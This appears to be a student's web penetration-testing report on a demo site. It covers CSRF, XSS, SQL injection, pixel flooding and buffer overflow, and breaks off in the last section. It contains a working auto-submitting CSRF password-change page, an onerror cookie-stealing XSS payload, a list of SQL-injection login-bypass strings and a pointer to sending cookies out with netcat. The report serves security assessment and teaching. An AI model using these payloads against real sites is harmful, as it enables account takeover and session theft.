
The POST request is embedded into a malicious HTML page and hosted on the local machine through Apache server.

Open


new.html
/var/www/html

```
<!DOCTYPE html>

<html>
<body>
<h1>Win Free Cash</h1>
<script>

function forge() {
var f ;
f = "<input type='hidden' name='confirm_password' value='Welcome2eoo@'>";
f += "<input type='hidden' name='new_password' value='Welcome2eon@'>";
f += "<input type='hidden' name='old_password' value='Welcome2eon@'>";

var p = document.createElement('form');
p.action = 'https://demopes.eoxvantage.com/user/me/changepassword';
p.innerHTML = f;
p.method='post';
document.body.appendChild(p);
p.submit();
}

window.onload = function () { forge(); }
</script>
</body>
</html>
```

Adding link to a malicious page in the first name input field in user account




When user clicks the first name in profile, he/she is redirected to a malicious page



User ends up at the Malicious page but the POST request fails with a ***status code of 404 Not Found.***

Further, in the below screenshot, it can be confirmed that the session cookies of the user are successfully imported to the malicious page.




Also, in the below screenshot, the request message parameters can be seen

confirm_password: ***Welcome2eoa@***

new_password: ***Welcome2eon@***

old_password: ***Welcome2eon@***




Everything seems to be fine but still the POST request cannot be serviced. This concludes that the website is CSRF proof.

HENCE THE WEBSITE DOESN'T HAVE CSRF VULNERABILITY

==========

XSS Attack




The first name is set as

<img src=’’ onerror=’alert(document.cookie)’>

And the last name is set to my SRN


PES1201800144

These settings are saved.



The POST request is intercepted with the malicious first name

When the profile is viewed, the script in first name is executed. The image *source* is empty which triggers the script mentioned in *onerror* attribute.



The page cookie is exposed. This is a successful XSS attack.


Furthermore, this cookie can be sent to an attacker machine through TCP netcat listener.

This cookie can be stolen and used for deadlier attacks

HENCE THE WEBSITE HAS XSS VULNERABILITY


==========

SQL Injection




Trying SQL injection code in the username to get into the *testadmin* account.

Please note that I've used my SRN as password




The packet response can be seen as 403 Forbidden or *Permission Denied*. This page doesn't report any SQL errors because of the quotes in the username field. This states that the website has successfully caught an SQL injection attempt and handled the error.

Additionally, to make sure, a list was created with all the SQL injection commands to bypass the login screen and that was tried in the **Intruder** tab of Burp Suite. This technique is called **fuzzing**.



This list is tried on the website through the Intruder tab in Burp Suite



Request	Payload	Status	Error	Timeout	Length	Comment
0		403			421	
1	'-'	403			421	
2	' '	403			421	
3	'&'	403			421	
4	'^'	403			421	
5	'*'	403			421	
6	' or "-'	403			421	
7	' or " '	403			421	
8	' or "&'	403			421	
9	' or "^'	403			421	
10	' or "*'	403			421	
11	"-"	403			421	
12	" "	403			421	
13	"&"	403			421	
14	"^"	403			421	
15	"*"	403			421	
16	" or ""-"	403			421	
17	" or "" "	403			421	
18	" or ""&"	403			421	
19	" or ""^"	403			421	
20	" or ""*"	403			421	
21	or true--	403			421	
22	" or true--	403			421	
23	' or true--	403			421	
24	") or true--	403			421	
25	') or true--	403			421	
26	' or 'x'='x	403			421	
27	') or ('x')=('x	403			421	
28	')) or ((x'))=((x	403			421	
29	" or "x"="x	403			421	
30	") or ("x")=("x	403			421	
31	")) or (("x"))=(("x	403			421	
32	or 1=1	403			421	
33	or 1=1--	403			421	
34	or 1=1#	403			421	
35	or 1=1/*	403			421	
36	admintest' --	403			421	
37	admintest' #	403			421	
38	admintest'/*	403			421	
39	admintest' or '1'='1	403			421	
40	admintest' or '1'='1'--	403			421	
41	admintest' or '1'='1'#	403			421	

All the test cases fail. This gives us confidence on the result

HENCE THE WEBSITE DOESN'T HAVE SQL INJECTION VULNERABILITY


==========

Pixel Flooding Denial of Service Attack

Pixel Flooding attack is a type of Denial of Service attack.

There is an image on the below link named *lottapixel.jpg*
https://hackerone.com/reports/390

This image is of **5kB in size** and has dimensions **64250x64250 pixels.**
When this image is uploaded to the website in the profile picture section, the website becomes unresponsive and crashes.



The website remains unresponsive until timeout. This is a vulnerability since the website becomes unresponsive and hence denying access to genuine users.

This phenomena happens because:

When the image is uploaded to the website, the website tries to load the image in its memory. In this case, the image has way too many pixels which when loaded to the memory, floods the memory making the system unresponsive.

HENCE THE WEBSITE IS VULNERABLE TO PIXEL FLOODING ATTACK

==========

Buffer Overflow Attack

Generally, websites should contain/limit the number of input characters to an input field on each webpage. For the given website(https://demopes.eoxvantage.com), the buffer overflow attack is checked

